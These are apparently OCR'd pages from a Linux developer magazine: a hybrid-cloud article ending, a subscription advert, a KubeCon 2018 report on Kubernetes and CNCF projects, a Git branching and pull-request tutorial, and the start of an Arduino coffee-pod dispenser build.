A well-functioning hybrid cloud relies on deployment of a virtualisation layer (such as OpenStack) and automation and orchestration. Instances must be able to migrate seamlessly between private and public clouds, and applications must be able to use a mix of resources for the hybrid cloud to be a success. In the case of these hybrid architectures, the favoured approach is often to implement a third-party hybrid cloud specialised orchestration platform, such as Cloudify or Linux Foundation's ONAP, which are both based on the 'Topology and Orchestration Specification for Cloud Applications' (TOSCA) specification.

Red Hat is a particularly vocal proponent of the hybrid cloud model and offers its OpenShift Kubernetes platform (built on top of OpenStack) as a solution. Microsoft and Red Hat recently announced the ability to run OpenShift on the Azure public cloud as well as on-premise, with a single OpenShift management view covering both environments. Containers do provide a great option for managing workloads across clouds, and together with Red Hat's recent acquisition of CoreOS, the company is certainly doubling down in its efforts.

> "In hybrid architectures, the favoured approach is often to implement a hybrid cloud specialised orchestration platform"

Most of the large public-cloud providers have services specifically targeted at hybrid cloud adopters. One example is AWS' Storage Gateway, which is a hybrid storage service that enables on-premises applications to seamlessly use AWS cloud storage. Applications connect to the service through a gateway appliance using standard storage protocols, such as NFS and iSCSI. The gateway connects to AWS storage services such as Amazon S3, Amazon Glacier, and Amazon EBS, providing storage for files, volumes, and virtual tapes in AWS. Amazon also provides similar products in the database space, enabling sync between on-premises and cloud-based servers.

Getting a hybrid cloud right is a serious undertaking, and is dependent on rock-solid integration between environments plus guaranteed network connectivity. If the links between private and cloud data centres break down, the system can break in a big way! ■

ON SALE NOW!

HUAWEI P20 PRO: A TRI-CAMERA WONDER
T3
SMARTER LIVING
ULTIMATE TECH WISHLIST
Hot picks from £50 to over £7k – your next life-changing gadget is right here!
4K FOOTIE
The World Cup done right with Sony's XF90 TV
VIVE PRO
High-res VR will blow your mind
FITBIT FIGHTS BACK
PLUS!
SMART HOME GARDEN GEAR
GADGETS TO FIX YOUR GOLF GAME
WIN!
A 4K HDR projector worth £1,199
HOT!
EBIKES: WHAT TO BUY & TECH EXPLAINED
TESTED
6 WIRELESS PORTABLE SPEAKERS

Available at **WHSmith, myfavouritemagazines.co.uk**
or simply search for 'T3' in your device's App Store

SUBSCRIBE TODAY AND SAVE!
www.myfavouritemagazines.co.uk/T3

GET IT ON Google play zinio Available on the App Store

GET YOUR **FREE** GIFT!

SUBSCRIBE

& GET **A FREE** WIRELESS SPEAKER*

CHOOSE YOUR PACKAGE

PRINT EDITION

ONLY £32

6 MONTH PRINT SUBSCRIPTION

- Never miss an issue • Delivered to your home
- Get huge savings on the cover price

PRINT + DIGITAL

ONLY £47

6 MONTH PRINT + DIGITAL BUNDLE SUBSCRIPTION

- Never miss an issue • Delivered to your home
- Instant access on your digital device

Juice Bar Bluetooth Speaker

The perfect combination of power and portability

FREE GIFT WORTH £39.99

Your music, anywhere

Stream your music to the Juice Bar easily over Bluetooth 3.0 EDR, which gives it a generous range of over 10 metres

Play for longer

The huge 1,500mAh battery means your music will last for eight hours of continuous playback from a single charge

Super-portable

All of this comes in a compact 151x60x50mm package that fits snugly into its handy carry-bag, so you can take it anywhere

ORDER ONLINE & SAVE

www.myfavouritemagazines.co.uk/ludjuicebar

OR CALL 0344 848 2852

QUOTE CODE **LUDJUICEBAR** WHEN CALLING

* This offer is only available for new UK subscribers. Gift is subject to availability. Please allow up to 60 days for the delivery of your gift. In the event of stocks being exhausted we reserve the right to replace with items of similar value. Prices and savings quoted are compared to buying full-priced print issues. You will receive 13 issues in a year. You can write to us or call us to cancel your subscription within 14 days of purchase. Payment is non-refundable after the 14-day cancellation period unless exceptional circumstances apply. UK calls will cost the same as other standard fixed line numbers (starting 01 or 02) or are included as part of any inclusive or free minutes allowances (if offered by your phone tariff). For full terms and conditions please visit **www.bit.ly/magterms**. **Offer ends 31/06/18**

THE RISE OF CLOUD NATIVE COMPUTING

KubeCon CloudNativeCon Europe 2018

Chris Thornett heads to KubeCon to find a community hard at work building an agile and scaleable open-cloud platform for developers

KEY INFO

KubeCon + CloudNativeCon Europe 2018 is the Cloud Native Computing Foundation's flagship conference, which gathers adopters and technologists from leading open source and cloud native communities for a four-day event.

The Cloud Native Computing Foundation's first KubeCon + CloudNativeCon of the year took place in the Bella Center, Copenhagen. It's a giant greenhouse of a building with snaking industrial pipework and connecting concrete bridges; a vast container made of glass letting in light. It's a suitable setting for an industry that's evolved rapidly from the release of Docker's superstar container technology back in 2013.

Attendance has rocketed to 4,300 this time, according to Dan Kohn, executive director of the CNCF, which is almost triples that of a year ago in Berlin – but that's not surprising, as the cloud native computing industry is meeting the business world's demand for more scalable, agile applications and services that can be run across multiple geographical locations in distributed environments.

What's impressive about the cloud native industry is that from a standing start roughly four years ago, it's close to building an open cloud platform that it wants to share with the whole business world. It's not quite there yet and needs a few more layers, but thanks to the foresight of the Linux Foundation to establish the CNCF, the industry's tottering steps were shepherded well.

Chair of the CNCF's Technical Oversight Committee Alexis Richardson's keynote was focused on the future and he thinks it will be packed full of developers. In his presentation he estimates that there will be 100 million developers by 2027 up from today's 24 million.

The expectation is that we'll see them all creating ubiquitous services on the cloud and devices. The vision for the CNCF, and the community around it, is to build all the foundational layers to create an open cloud platform for developers to simply run their code at scale.

The CNCF was set up and tasked with incubating the 'building blocks' required to make an open source native cloud ecosystem successful. You can see all the current incubated projects in CNCF's new 'interactive landscape' (**https://landscape.cncf.io**) and it's seen an explosion of third-party technologies in recent years.

Kubernetes was the first project to be incubated by the CNCF. Donated by Google, it's an open-source system for automating the deployment, scaling and management of containerised applications. The CNCF has many projects in early sandbox or incubation stage for critical areas, such as monitoring (Prometheus), logging (fluentd) and tracing for problems (openTracing).

At the Copenhagen event, the CNCF highlighted Vitess and NATS as two of its recent incubation additions: Vitess (**https://vitess.io**) was originally an internal project at YouTube and is a database clustering system that scales MySQL using Kubernetes. It's being used at Slack for a major MySQL infrastructure migration project. NATS (**https://nats.io**) is a more mature project that fills the gap for cloud native, open source messaging.

Opening up containers

To understand the importance of Kubernetes we need to briefly return to containers. Containers, by design, use fewer resources than virtual machines (VMs) as they share an OS and run 'closer to the metal'. The technology has enabled developers to package, ship and run applications in isolated containers that run virtually anywhere. When continuous integration/continuous delivery software (such as Jenkins) and practices are added into the mix, this enables companies to benefit from nimble and responsive automation and significantly speeds up development. For example, any changes that

> "JD.com, the largest retailer in China, has over 20,000 servers running Kubernetes"

developers make to the source code will automatically trigger the creation, testing and deployment of a new container to staging and then into production.

The idea of a container allowing one process only to run inside it has also led to microservices. This is where applications are broken down into their processes and placed inside a container, which makes a lot of sense in the enterprise world where greater efficiencies are constantly being sought.

However, this explosion of containerised apps has created the need for a way to manage or 'orchestrate' thousands of containers, thus a number of container orchestration products have appeared. Some have been adapted for containers, such as Apache Mesos, or created specifically for containers, such as Docker's Swarm, or specifically for certain cloud providers, such as Amazon's EC2. But just over a year after Docker sprinted out of the blocks, Kubernetes popped up. This offered a less complicated and more efficient way to manage clusters (groups of hosts running containers) that spanned hosts across public, private, or hybrid clouds – and most importantly it was open source.

In March this year, Kubernetes 'graduated' from CNCF's incubation stage, which was an indication of Kubernetes being mature and resilient enough to manage containers at scale. For instance, JD.com, the largest retailer in China, has over 20,000 servers running Kubernetes and, Kohn says, the largest cluster has over 5,000 servers.

SPOTLIGHT

The cloud native shift

Above Red Hat CoreOS's CTO Brandon Philips talked about its new Operator Framework, an example of new products making it easier to build against and extend Kubernetes


We asked Brandon Philips, CTO of Red Hat CoreOS, to explain why this shift has occurred so quickly. Prior to Kubernetes and containerisation, Philips says "You got a whiteboard and drew out your thing: here's the web server and here's the database. After that you'd write a bunch of Bash scripts, source some Linux packages and wire stuff together and the thing that you've drawn on the whiteboard no longer exists; it's translated into a bunch of scripts and recipes that you've followed and that gets modified over time."

However, it's now possible to translate that diagram directly into an API: "You say this is going to be a deployment, this is a service and I'm going to tie them together with this metadata and you tell Kubernetes this is what I want and the system just makes it happen," says Philips. "This is the shift that has caused cloud to be so popular, because developers are empowered. The big reason that this," Philips told us, pointing at the bustling show floor at KubeCon, "is taking off so quickly is bringing that to open source and bringing it in a way that people can design an app to be API-driven."

On the showfloor of the Copenhagen event, it was clear that this stamp of maturity also came with a crown, as Kubernetes has clearly won the battle to be the container orchestration of choice for developers and vendors alike.

As an example of Kubernetes' pervasiveness, Rancher Labs was demonstrating its new Rancher 2.0 enterprise platform (**http://bit.ly/Rancher2**), which CEO Sheng Liang says "is 100 per cent built on Kubernetes now". He and many other other vendors expect Kubernetes to become entrenched as infrastructure: "We will worry less and less about it," says Liang. "And be interested in building stuff on top." To ram that message home the CNCF has also announced a new Kubernetes for Developers course and certified exam.

This year, the CNCF is moving on to other challenges. While Kubernetes abstracts away a lot of the complexity



Above As well as lots to see on the show floor between sessions, the event provided plenty of spaces for developers to get together to chat and work on problems

of managing containers at scale, it still needs to integrate with services such as networking, storage and security to supply a comprehensive container infrastructure. Alexis Richardson, TOC chair at the CNCF, says that the priorities are better interfaces, storage, security and easy on-ramps for developers.

Probably one of most popular on-ramps is Helm, a package manager. This is another CNCF-supported project that helps to simplify the running of applications and services in a Kubernetes cluster for developers. Helm uses a 'chart' format which holds a collection of files detailing the resources needed for a particular application or service to run inside a Kubernetes cluster.

With regard to improving interfaces, the CNCF is focused on creating an open standard for companies to use, which is why it's spinning out OpenMetrics from Prometheus, the open source monitoring system. Richardson says they want to evolve the exposition formats from Prometheus which are used to expose metrics to Prometheus servers "and standardise it so anyone can do it for other projects as well."

Keeping up with events

Additionally, the CNCF is working hard on standardising the way that events are described, by creating consistent metadata attributes in a common specification called CloudEvents. (Incidentally, this was previously called OpenEvents: **https://openevents.io**). Events are important because they provide valuable data about actions to businesses, on the developer side (for example, indicating new commits for auto-testing) and on the customer-facing side, such as customer activities like creating a new account.

Not surprisingly, security was a hot topic in Copenhagen. From the CNCF's perspective, Richardson highlighted a few foundation-hosted projects, such as the Secure Production Identity Framework for Everyone (SPIFFE) project, which offers container authentication and end-to-end encryption for untrusted networks, and Open Policy Agent (OPA) which handles the policy and authorisation side of things.

SPOTLIGHT
What is serverless?

Serverless is essentially two things: functions and events. The rationale is that events happen all the time and everything emits an event; for example, when you upload a file to an S3 bucket in the cloud. These events will often be things you want to react to because they are important to your business, but you don't want to have something, like a microservice, that's idling away in the background costing money. This is where serverless functions can replace certain aspects of microservices that typically receive an event from in the cloud.

Kelsey Hightower, software advocate at Google, used his keynote to suggest that it might be a little too early to limit this event-driven architecture. He felt serverless events could be democratised by standardising event wrapping, using an open source broker called Event Gateway (**https://serverless.com/event-gateway**) and also transport, using CloudEvents (**https://openevents.io**), so they could flow through any system you wanted to use rather than just the cloud.

Above Google's Kelsey Hightower demonstrated that serverless has scope beyond events in the cloud

Besides the three current security pillars of infrastructure, application and application infrastructure security, there are the emerging security vendors, CTO of Red Hat CoreOS Brandon Philips told us. "Kubernetes is starting to build in stuff to make it possible for the compliance officers inside of these companies to do their part of the job: make sure that application developer mistakes don't turn into organisational mistakes."

In a different approach, Google's Craig Box announced that the company is open-sourcing gVisor, a sandboxed container environment. Companies are looking to run heterogeneous (mixed CPUs and GPUs) and less trusted workloads, and this new type of container appeals to that as it's designed to provide a secure isolation boundary between the host OS and the application running inside the container.

Box says that gVisor is used for "intercepting application system calls and acting as a guest kernel all while running in userspace." He demonstrated this on a VM that was vulnerable to the Dirty CoW exploit, where

The Linux Foundation

Above Attendance at the Copenhagen CNCF event was triple that of last year's European gathering in Berlin

an attacker had managed to change the password file in a container. However, even though the container had the correct permissions to make the system calls, you could see that runac, the runtime gVisor, had stopped them and the exploit hadn't worked.

There wasn't much elaboration on what better storage would entail from Alexis Richard, during his future-gazing keynote, except to say that the CNCF wasn't "done until it can feed storage into the platform." However, the issue, or one of them at least, that the CNCF has is that typically persistent storage systems have existed outside of the native cloud environments, creating the potential for vendor lock-in from provider-managed services. Although

> "Cloud native has a breathtaking ambition of wanting to hide complex infrastructures"

Alexis Richardson didn't mention it in his keynote, he was likely thinking of Rook, the distributed storage orchestrator, as a major part of the solution.

Rook (**https://rook.io**) was given an early, inception stage status by CNCF in January of this year and the CNCF has indicated that Rook is focused on "turning existing battle-tested storage systems, such as Ceph, into a set of cloud-native services that run seamlessly on top of Kubernetes."

Other interesting developments of note from Copenhagen were the announcement of a cloud native programming language called Ballerina (see right), which is designed to make it really easy to write integration services and a growing interest in serverless (see p34).

Cloud native has a breathtaking ambition of wanting to hide the complex infrastructures and systems to empower the daily lives of of developers. If it succeeds, which seems likely, it will enable them to release ubiquitous services on a global scale that will, in turn, change everyone's daily lives.

Q&A
Tyler Jewell, CEO of WSO2, the company behind Ballerina

What's the goal with Ballerina?
If you've ever worked on an integration project and you've done it at scale, there is an integration gap that exists – and it's very frustrating to developers.

You have two choices. You can either use something like an Enterprise Service Bus (ESB), which acts as a man in the middle – a router. That experience makes it possible to do integration at scale, but the developer experience is awful. You have to lay down these servers. You have to go and find and configure these connectors to these other end-point systems. The actual logic that goes in between is usually a combination of code and a bunch of XML using XPath. It all works, but it's not a great developer experience. And it's not very agile.

On the flipside, you have pure programming languages: Java, JavaScript. You can apply a framework like a Spring or Node. Those systems give you a tonne of agility but they largely don't have integration syntax baked in – where the integration syntax is something that the developer has to take responsibility for.

Ballerina is our approach to addressing that gap. It is a programming language that basically makes it really easy to write an integration service which you would want to run as a microservice. And that microservice can then integrate with as many other things that it needs to integrate with, in a programming language.

How does that sit in a chart with all of the other technologies that are around?
The one interesting thing about Kubernetes is that as it grows in adoption, it further encourages developers to create more services. What that means is companies' architectures are disaggregating. As the rate of disaggregation increases, you go from having 10 services you need to manage, to 100, to 1,000, to 2,000.

Then that looks like an integration problem. So the more successful Kubernetes gets, the bigger integration problems are going to be. Because if you have 10,000 services and you want to write a new one that makes use of them, it's an integration problem.

So we see Ballerina potentially being the glue both for the historical problem that already does exist with how bad ESBs are, but this future problem that hasn't even shown up yet. We think it's going to be a great fit for that as well.
Link: **http://bit.ly/lud_ballerina**

PART TWO

Git: Version control and working with branches

Get to know how to work with branches in Git, and learn how to make your own changes to real projects

John Gowers

John is a university tutor in Programming and Computer Science. He likes to install Linux on every device he can get his hands on, and uses Git for all his version control needs.

Resources

Git
If not already installed, install through your package manager or from **https://git-scm.com**

GitHub account
Make an account at **https://github.com**

The main purpose of Git is collaboration on large software projects, particularly open source ones. One possible pitfall with this is that different collaborators might be working on the same code at the same time, and they might take it in two different directions.

Last issue, we saw how we can use merging to reconcile changes from different collaborators. However, part of the Git model is that we should be able to look at the whole history and possibly revert some changes. In order to do this, it makes sense to keep track of contributions from different people individually, so that we get a full picture of the changes that have been made.


This is where branches come in. A branch is a particular strand of work that may fork off from the main, 'master' branch. At any point, we can merge branches back into the master, but they are still kept in the history of the repository, so we can go back and look at them later. We can even go back in time to a particular branch and make new changes to it, before redoing the merge. Another benefit of branches is that they enable us to 'package' up a collection of changes and present them to other contributors of the repository, who may have their own views on whether or not to include them. The process of doing this is known as a pull request.

Checking out branches

In this issue's tutorial, we're going to be working with the source code for Git itself. Git's code is hosted by GitHub at `https://github.com/git/git`, so in order to get a copy of the repository, we run the following command.

```
$ git clone https://github.com/git/git
```

This creates a new directory, `git`, containing the source code. Navigate into it, and do a bit of exploring to see what's inside.


LUDMagazine / ludwall
Watch 0
Star 0
Fork
The Linux user and Developer wall for the Essential Linux tutorial in LUD192.
Welcome to the Linux user and Developer wall.
If you would like to leave a message on the wall, please edit this file and leave a pull request.
Git is an excellent version control system. -- John Gowers
The Linux user and Developer wall for the Essential Linux tutorial in LUD192.
Edit
Branch: master
Create new file
Upload files
Find file
Clone or download
New pull request
DELL

Above To contribute to a private codebase, first we 'fork' the existing repository to create a new one where we can push our changes. We then make our changes and push them to our fork. Lastly, we submit a new 'pull request' back to the first repository

```
$ cd git
$ ls | wc -l
395
```

The changes that we made in the last issue were all linear and incremental, building on to the previous piece of work. However, Git actually supports a *tree* of changes. If we go back in time to a previous version of the repository and then create some new changes, we create a new branch of the tree.

First, let's go back in time. Run the following command to reset the code to the way it looked at version 1.9.2.

```
$ git checkout v1.9.2
```

Here, v1.9.2 is a branch name. Every Git commit has its own identifier, but this is usually a complicated hash code. Whenever we are inside a Git repository, we can run `git checkout -b new_name` to name the current commit `new_name`. The Git developers have done this every time they have brought out a new release, and v1.9.2 is the name of the branch corresponding to the release 1.9.2.

If we have a look inside the folder now, we see that its contents have changed. Version 1.9.2 is quite old, and is missing a few of the features from the current version.

```
$ ls | wc -l
358
```

Exploring the source code, we realise that something is missing: Git does not provide the user with a friendly welcome message when it starts! We should change this, so we open the file `git.c` in an editor and add the following code at line 555 (which is currently empty).

```
printf("Welcome to the amazing \"Git\"
version control system!\n");
```

We're not going to compile this code, so don't worry too much about correctness. Now that we've made a change, let's commit it. We call `git commit` with the `-a` flag so that it adds all modified files to the commit.

```
$ git commit -a -m "Added a friendly welcome
message."
```

Notice that because we made changes to an old version of Git, this most recent commit is not part of the normal linear development of the program (the `master` branch), but exists on a separate branch. We can see this more clearly by running the following command.

```
$ git log --graph --oneline --all
```

This command will produce a graphical display similar to the one shown in **Figure 1**. Each asterisk * in the output corresponds to a particular commit, and the vertical lines show which commits are modifications of others. In our case, since the most recent commit is a modification of

Figure 1

```
* | | |
```

Become a collaborator

If you are working on a Git project with a team, you might find yourself being added to the project as a collaborator, meaning that you can use `git push` to send your changes directly to the project. In such a case, you don't need to create your own fork of the project in order to contribute to it. It might still make sense to create a separate branch if you want to work on some changes and you want approval from the rest of the team before merging them in. In that case, you can still submit a pull request by selecting the appropriate branch in the page that appears.

We made our change to the old version of Git, version 1.9.2. Since the welcome message is useful in any version of Git, we should move our changes to the master branch so that users who are using the latest version can benefit. We can run the `git merge` command that we have already met, passing in the names of the two branches to merge together:

```
$ git merge master friendly-git
```

We get a message identifying that there is a conflict between the `git.c` in the `master` branch and the `git.c` coming from `friendly-git`. This is because several changes were made to `git.c` between 1.9.2 and the current version, and Git is unsure how to merge them with the new welcome message.

If we open `git.c` in an editor and navigate to line 628, we see the merge conflict, which is in the same format as seen in the previous issue. Fix the merge conflict manually so that it uses the code from the `master` branch rather than from `friendly-git`, except that it incorporates the new `printf` statement. In other words, keep the code between the `=======` and the `>>>>>>>` and remove the code between the `<<<<<<<` and the `=======`, with the exception of the `printf` statement. You might end up with the code shown in **Figure 2**.

> "You have the opportunity to add a message explaining why you think your changes should be merged to the repository"

Now that we've fixed the merge conflicts, we perform a new commit:

```
$ git commit -a -m "Merged welcome message code into master branch."
```

We can run `git log --graph --oneline` to see the commit tree graphically, which shows that the two branches are now connected together, as in **Figure 3**.

The `master` branch is still stuck at the old revision. However, we can fast-forward the `master` branch by switching to it and then repeating the merge. This time, there will be no merge conflicts, because they have been fixed in the latest version of `friendly-git`.

```
$ git checkout master
$ git merge master friendly-git
```

If we were to run `git log --graph --oneline` again, we would see that `master` and `friendly-git` are now at the same revision.

Right When we merge two branches, we have to decide which code to use from each one

Use the stash

Let's try another scenario. First, run the command `git checkout v1.9.2` to switch back to version 1.9.2. Now start making some changes. For example, the `README` file doesn't document the welcome message feature, so we could add something at the bottom:

```
Git welcomes the user with a friendly message on startup.
```

While we're at it, we should add something in the release notes to document the changes that we have made. Add the following line somewhere in the file `RelNote`.

```
Added a friendly welcome message when the program starts up.
```

But hang on – we should be making these changes in the `master` branch, not in `v1.9.2`. Now, we could go through the process of committing the changes and merging them into `master`. However, we should try to avoid polluting the tree with unnecessary commits. Instead, let's stash the changes:

```
$ git stash
```

We met this command in the last issue, where we saw that we could use it to delete local changes that we haven't yet committed. Indeed, if we open `README` or `RelNotes`, we see that our changes have disappeared.

However, `git stash` does not just delete changes; it also saves them to the 'stash'. The stash is a first-in-last-out stack that holds collections of modifications to a code base. Every time we run `git stash`, we undo all our local changes, and push the changes to the stash.

Now switch to the `master` branch with `git checkout master`. We can apply the changes we just made to this branch by running the following command.

```
$ git stash pop
```

This command pops (removes) the most recently pushed set of changes off the stash, and applies them to the current branch. An alternative is `git stash apply`, which applies the changes without removing them from the stash. Note that we still need to fix the merge conflicts, if there are any. In this case, there is a merge

Figure 2

```
int cmd_main(int argc, const char **argv)
{
        const char *cmd;
        printf("Welcome to the amazing \"Git\" version control system!\n");
        int done_help = 0;

        cmd = argv[0];
```

conflict with the two versions of the README file. The file that was called README in version 1.9.2 is called README.md in the current version of Git, so we need to open that file and edit it to resolve the merge conflict. We want to keep the new README content from the latest version, while retaining our new info about the welcome message. In this way, we have managed to transport our uncommitted changes from one branch to another.

Another use of the stash is if we have some local changes that we don't want to push to the server. In that case, we should be careful never to commit these changes. But if we want to push some *other* changes to the server, we will want to run `git pull` in order to make sure that our local copy is up to date. Unfortunately, `git pull` will not work if we have uncommitted changes in our local repository. The fix for this is to stash our local changes, then perform the `git pull`, and lastly pop the changes back.

If the stack-like nature of the stash is inconvenient, it is also possible to treat it as a list and to apply changes stored anywhere on the stack. For example, let's push two modifications on to the stash:

```
$ echo '/* Modified May 2018 */' >> git.c
$ git stash
$ echo '/* LoOk I m4de chang3s */' >> git.c
$ git stash
```

If we now run the command `git stash list`, we get a list of all the changes on the stack. Changes that have been added more recently have lower numbers, so the top of the stash will contain these last two changes:

```
stash@{0}: WIP on master: e442a57d6...
stash@{1}: WIP on master: e442a57d6...
```

We can refer to these particular modifications using the `stash@{i}` notation on the left hand side. For example, to reapply the first set of changes that we made, we can run the following command.

```
$ git stash apply stash@{1}
```

If we also want to remove `stash@{1}` from the stack, then we can replace **apply** with **pop**.

Forking and making a pull request

In this last section, we'll explore how you can contribute to open source projects hosted on GitHub yourself; the mechanism for doing so is called making a pull request. The first step in the process is to create a 'fork' of the repository we want to contribute to; that is, we make a copy of it on our own GitHub account that we can then modify ourselves.

First, we navigate to the repository we want to modify. For the purposes of this tutorial, we'll use a special **Linux User & Developer** repository hosted at **https://github.com/LUDMagazine/ludwall**. This repository contains a file, README.md, that acts as a wall which we can write messages on.

Figure 3

```
*   (HEAD -> friendly-git) Merged welcome message code into master branch.
|\
*   (tag: v2.17.0, origin/master, origin/HEAD, master) Git 2.17
|\
| *   1614dd0fb Merge tag 'l10n-2.17.0-rnd1' of git://github.com/git-l10n/git-po
| |\
| | * 8bb6d60dd l10n: de.po: translate 132 new messages
| | * 610f8099c l10n: zh_CN: review for git v2.17.0 l10n round 1
| | * 31e5e17b2 l10n: zh_CN: for git v2.17.0 l10n round 1
| | * 1be5ae8a4 l10n: ko.po: Update Korean translation
| | *   edc320edc Merge branch 'fr_v2.17.0' of git://github.com/jnavila/git
| | |\
| | | * 7be97e414 l10n: fr.po: v2.17.0 no fuzzy
| | * |   df8526cef Merge branch 'master' of git://github.com/nafmo/git-l10n-sv
| | |\ \
| | | * | 1439a72e1 l10n: sv.po: Update Swedish translation (3376t0f0u)
| | * | |   dabe29bbb Merge branch 'master' of https://github.com/Softcatala/git-po
| | |\ \ \
| | | | |/ /
| | |/| | |
| | | * | b5827d230 l10n: Update Catalan translation
| | * | |   d2cad6e67 Merge branch 'fr_v2.17.0' of git://github.com/jnavila/git
| | |\ \ \
| | | | |/
| | | |/|
| | | * | 6a0714835 l10n: fr.po v2.17.0 round 1
```

Above The two branches have been merged into one that incorporates changes from both

In a browser, navigate to this repository. You should see a button marked 'Fork' at the top right-hand side of the screen, as in the top pane of the main image. Click this button, which will create a new repository in your account that is an exact copy of the original one. Click the green button to get the clone link, and clone this repository to your computer. For example:

```
$ git clone https://github.com/ALinuxUser/ludwall.git
```

Navigate into the folder `ludwall` that is created, and open the file README.md in an editor. Add a friendly message at the bottom of the file and save it. Then commit your changes and push them to your fork of the repository, like this:

```
$ git commit -a -m "Added a message to the wall."
$ git push -u origin master
```

If you refresh the page, you should see that your message now appears in your fork of the repository, as in the second pane of the main image.

We now want to notify the contributors to the main repository of our change, so that they can decide whether they want to include th change it or not. To do this, we click the button 'New pull request' that is shown at the bottom of the main image. On the next screen, you have the opportunity to add a message explaining why you think your changes should be merged into the upstream repository before pressing 'Create pull request' in order to create the request.

Now, if we navigate back to the repository at **https://github.com/LUDMagazine/ludwall**, we can find our pull request by clicking the tab marked 'Pull requests'. The contributors and admins of that repository can then look at these requests and decide which ones to merge into the repository.

We'll be keeping an eye out for pull requests that we can merge in, so as you are practising please do create a pull request to leave a message on the **LU&D** wall. Please keep it clean and polite, though, or you might not get 'published'!

PART TWO

Arduino: Build your own coffee pod dispenser

Having programmed the Arduino and Pi to identify users, it's time to build the machine

Alexander Smith

Alexander is a computational physicist. He teaches Arduino to students and discourages them from doing lab work manually.

Resources

- Arduino Mega
- RFID Kit (MF522-AN)
- LCD
- Stepper motor
- Cardboard boxes and aluminium cans

Last time, we set out to build a coffee-pod-dispensing machine powered by an Arduino. In part one of this tutorial, we programmed the Arduino to extract information from an RFID card and had it pass the data to a Raspberry Pi so users could be identified. If a user had enough money on their account, the Pi would send a return message, telling the Arduino if it should give out a coffee pod.

In this part, we will use this setup and build a prototype machine around it. We will begin by considering the design of the dispensing mechanism. This is a particularly important step as it can greatly alter the complexity of the project. We will then add additional hardware – a motor and an LCD. Finally, with all the components ready, we will walk through the construction of a prototype.

Perhaps somewhat surprisingly, building the frame will be a much harder task than making the Arduino communicate with the hardware. If you have a 3D printer (or access to one), we recommend you use it. If not, an empty can of beer and a few skewers may be required.

Before beginning, it's a good idea to have planned how the machine is going to operate. This isn't going to be a vending machine with a robot arm; that's certainly possible, but excessive. Ideally, we should be able to store coffee pods inside the machine and, by turning one motor, a single coffee pod should be released and end up on a platform from which the pod can then be picked up and used.

The problem here is getting one pod, and only one pod, to be released to the user each time without fail. If a small bar was rotated for a short time, unblocking a hole which a pod could fall down, we'd have trouble raising the bar before any more fell down the hole. We also risk jamming faults or damage if the bar closes while a pod is halfway through. Alternatively, pods could be pushed up a slope leading to a chute and hole, which would require a spring and a cam gear. Whatever method you choose, the final device will largely be built around this mechanism.

The design we opted for was gravity-assisted rotational dispensing: the coffee pods still fall through

Above The completed coffee machine can be powered by a USB mains adaptor

a hole, but into a compartment which rotates 360 degrees, dispensing the coffee through the same hole as the compartment turns. The important feature here is that the compartment only has enough volume for one pod, so any further pods have to wait their turn and can't accidentally be released. The machine would then dispense only one coffee pod after a 180 degree rotation.

Build the compartment

